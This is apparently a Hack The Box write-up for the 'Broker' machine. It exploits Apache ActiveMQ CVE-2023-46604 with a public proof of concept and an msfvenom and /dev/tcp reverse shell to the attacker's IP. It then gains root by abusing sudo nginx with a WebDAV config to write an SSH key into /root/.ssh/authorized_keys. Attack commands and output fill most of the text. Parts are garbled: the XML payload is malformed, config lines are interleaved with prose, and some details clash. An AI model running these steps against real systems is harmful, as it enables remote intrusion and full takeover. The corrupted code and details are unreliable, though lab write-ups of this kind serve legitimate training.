

Documentation Broker

First, we will check which ports are open. We will do this by executing the following command:


```
1 nmap -p- -sC -sV 10.129.136.221 -vvvv
```

```
[us-dedivip-1]-[10.10.14.229]-[hackthekat123@htb-7pripotct]-[~]
[*]$ nmap -p- -sC -sV 10.129.136.221 -vvvv
Starting Nmap 7.93 ( https://nmap.org ) at 2024-05-27 18:18 BST
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 18:18
Completed NSE at 18:18, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 18:18
Completed NSE at 18:18, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
```

This will reveal important information. We are looking for the ActiveMQ service and the version of this service.

```
Potentially risky methods: TRACE
http-server-header: Jetty(9.4.39.v20210325)
61616/tcp open  apachemq      syn-ack ActiveMQ OpenWire transport
fingerprint-strings: 746578742e737578706172742e436c5173735861746858646c417875
NULL:
ActiveMQ
TcpNoDelayEnabled
SizePrefixDisabled
CacheSize
ProviderName
ActiveMQ
StackTraceEnabled
PlatformDetails
Java
CacheEnabled
TightEncodingEnabled
MaxFrameSize
MaxInactivityDuration
MaxInactivityDurationInitialDelay
ProviderVersion
5.15.15
```

Now that we have this information, we can search the internet for an exploit for this service and its version.



On the web, we found this exploit. By clicking on it, we will get the URL to download the exploit. We will download it using the following command:

```
1 git clone https://github.com/SaumyaJeetDas/CVE-2023-46604-RCE-Reverse-Shell-Apache-ActiveMQ.git
```

```
[us-dedivip-1]-[10.10.14.229]-[hackthekat123@htb-7pripotct]-[~]
[*]$ git clone https://github.com/SaumyaJeetDas/CVE-2023-46604-RCE-Reverse-Shell-Apache-ActiveMQ.git
Cloning into 'CVE-2023-46604-RCE-Reverse-Shell-Apache-ActiveMQ'...
remote: Enumerating objects: 20, done.
remote: Counting objects: 100% (20/20), done.
remote: Compressing objects: 100% (15/15), done.
remote: Total 20 (delta 7); reused 9 (delta 3), pack reused 0
Receiving objects: 100% (20/20), 1.64 MiB | 39.08 MiB/s, done.
Resolving deltas: 100% (7/7), done.
```

Now we go into the recently downloaded exploit folder and check what is inside this folder.

```
[us-dedivip-1]-[10.10.14.229]-[hackthekat123@htb-7pripotct]-[~]
[*]$ cd CVE-2023-46604-RCE-Reverse-Shell-Apache-ActiveMQ/
[us-dedivip-1]-[10.10.14.229]-[hackthekat123@htb-7pripotct]-[~/CVE-2023-46604-RCE-Reverse-Shell-Apache-ActiveMQ]
[*]$ ls
ActiveMQ-RCE.exe go.mod main.go poc-linux.xml poc-windows.xml README.md
```

As stated in the repository README, we generate a msfvenom payload to give us an ELF executable to upload and execute on the target.

We will do this using the following command:

```
1 msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.10.14.138 LPORT=4444 -f elf -o test.elf
```

Once this is done, we will open and edit the file "poc-linux.xml." In this file, we will change the IP address to our own IP address.

```
[jen-devip-1][10.10.14.229][hackthek@123hntb-7prjpxotct][~/CVE-2023-46604-RCE-Reverse-Shell-Apache-ActiveMQ]
[*]$ sudo nano poc-linux.xml

[jen-devip-2][10.10.14.138][hackthek@123hntb-ub2prkd3vs][~/CVE-2023-46604-RCE-Reverse-Shell-Apache-ActiveMQ]
[*]# cat poc-linux.xml
<?xml version="1.0" encoding="UTF-8" ?>
<beans xmlns="http://www.springframework.org/schema/beans"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xsi:schemaLocation="http://www.springframework.org/schema/beans http://www.springframework.org/schema/beans/spring-beans.xsd">
<bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
<constructor-arg>
<list>
<value>bash</value>
<value>cc</value>
</list>
</bean>
</beans>
<!-- The command below downloads the file and saves it as test.elf -->
<value>bash -i 6mx3E;6mx26; /dev/tcp/10.10.14.138/9001 06mx3E;6mx26;</value>
</list>
</constructor-arg>
</bean>
</beans>

[jen-devip-2][10.10.14.138][hackthek@123hntb-ub2prkd3vs][~/CVE-2023-46604-RCE-Reverse-Shell-Apache-ActiveMQ]
[*]#
```

Now that this is done, we can start the HTTP server in the background and the netcat listener using the following command:

```
[eu-dedivip-2]-[10.10.14.138]-[hackthekat123@htb-ub2prkd3vs]-[~/CVE-2023-46604
-RCE-Reverse-Shell-Apache-ActiveMQ]
└─[*]$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.129.148.130 - - [27/May/2024 19:49:39] "GET /poc-linux.xml HTTP/1.1" 200 -
10.129.148.130 - - [27/May/2024 19:49:39] "GET /poc-linux.xml HTTP/1.1" 200 -

[eu-dedivip-2]-[10.10.14.138]-[hackthekat123@htb-ub2prkd3vs]-[~/CVE-2023-46604
-RCE-Reverse-Shell-Apache-ActiveMQ]
└─[*]$ nc -lnvp 9001
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 10.129.148.130.
Ncat: Connection from 10.129.148.130:46272.
bash: cannot set terminal process group (878): Inappropriate ioctl for device
bash: no job control in this shell
activemq@broker:/opt/apache-activemq-5.15.15/bin$
```

```
1 go run main.go -i 10.129.148.130 -p 61616 -u http://10.10.14.138:8000/poc-linux.xml
```

Once we are logged in as the ActiveMQ user, we go to the home folder and see the root flag there.

Next, we will create a file in the “/tmp” folder, which we will name `ngnx.conf`. The name of this file does not matter much.

```
1 cat << EOF> /tmp/nginx.conf
2 user root;
3 worker_processes 4;
4 pid /tmp/nginx.pid;
5
6 To verify that our malicious configuration is active, we check the open ports using ss :
7 We see that port 1337 is in fact open, so we proceed with the final step, which is writing our
8 public SSH key to /root/.ssh/authorized_keys .
9
10 We create the keypair as follows:
```

```

9  events {
10 worker_connections 768;
11 }
12 http {
13 server {
14listen 1337;
15root /;
16autoindex on;
17dav_methods PUT;
18}
19}
20EOF

```

We will execute this file using the following command:

```
1 sudo nginx -c /tmp/nginx.conf
```

To verify that this command was executed, we will use the following command to see that the port we used in our script is up.

```

activemq@broker:/$ ss -tlnp
ss -tlnp
State Recv-Q Send-Q Local Address:Port Peer Address:PortProcess
LISTEN 0 511 0.0.0.0:80 0.0.0.0:*
LISTEN 0 4096 127.0.0.53:53 0.0.0.0:*
LISTEN 0 128 0.0.0.0:22 0.0.0.0:*
LISTEN 0 511 0.0.0.0:1337 0.0.0.0:*
LISTEN 0 50 *:6161 *: users:(("java",pid=939,fd=154))
LISTEN 0 4096 *:5672 *: users:(("java",pid=939,fd=144))
LISTEN 0 4096 *:61613 *: users:(("java",pid=939,fd=145))
LISTEN 0 50 *:61614 *: users:(("java",pid=939,fd=148))
LISTEN 0 4096 *:61616 *: users:(("java",pid=939,fd=143))
LISTEN 0 128 [::]:22 [::]:*
LISTEN 0 50 *:46295 *: users:(("java",pid=939,fd=26))
LISTEN 0 4096 *:1883 *: users:(("java",pid=939,fd=146))
activemq@broker:/$ cd /tmp

```

Once this is done, we go back to our terminal on our machine and upload the "poc-linux.xml" file to the "activemq" user on the server.

```
1 curl 10.129.148.130:1337/poc-linux.xml --upload-file poc-linux.xml
```

```

[eu-dedivip-2]-[10.10.14.138]-[hackthekatt23@htb-ub2prkd3vs]-[~/CVE-2023-46604-RCE-Revers
e-Shell-Apache-ActiveMQ]
[*]$ curl 10.129.148.130:1337/poc-linux.xml --upload-file poc-linux.xml
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
100 700 0 0 100 700 0 2502 --:--:-- --:--:-- --:--:-- 2508

```

Next, we will create an SSH key using "ssh-keygen," and we will name it Broker.

```
1 ssh-keygen
```

```

[eu-dedivip-2]-[10.10.14.138]-[hackthekatt23@htb-ub2prkd3vs]-[~/]
[*]$ ssh-keygen -f broker
Generating public/private rsa key pair.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in broker
Your public key has been saved in broker.pub
The key fingerprint is:
SHA256:i34k0/dueBwkyW6jAFdNk+yV47o9VLilmTczxzgcy00 hackthekatt23@htb-ub2prkd3vs
The key's randomart image is:
+--[RSA 3072]-----
|.o..|
|oo.+ E|
|...o +|
|....o =|
|...So o B O|
|oo...* + X++|
|o+.o O o=|
|... B *|
|...+.+..|
+-----[SHA256]-----

```

Now that the keygen is created, we will also upload it to the server. We will do this using the following command:


```
1 sudo curl 10.129.148.130:1337/root/.ssh/authorized_keys --upload-file broker.pub -x http://localhost:8080
```

```

[eu-dedivip-2]-[10.10.14.138]-[hackthekatt23@htb-ub2prkd3vs]-[~/]
[*]$ sudo curl 10.129.148.130:1337/root/.ssh/authorized_keys --upload-file broker.pub -x http://localhost:8080
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
100 582 0 0 0 582 0 0 --:--:-- --:--:-- --:--:-- 0
100 582 0 0 0 582 0 0 --:--:-- --:--:-- --:--:-- 0
100 582 0 0 0 582 0 0 --:--:-- --:~:~:~ --:~:~:~ 0
100 582 0 0 0 582 0 0 --:~:~:~ --:~:~:~ --:~:~:~ 0
[eu-dedivip-2]-[10.10.14.138]-[hackthekatt23@htb-ub2prkd3vs]-[~/]

```


Once we have entered this code, we open BURP and forward it to the server.



Now we can establish an SSH connection to the server. We will do this using our newly created SSH key and logging in as the root user with the IP address of the machine.

Credentials:

- username: root
- password: SSH key that was sent to the server
- IP: Provided by HTB, 10.129.148.130



Now you can see that we are logged in as the root user, and within this user's home folder, there is a document named "root.txt." If we open this using the following command, we will see the final flag appears.

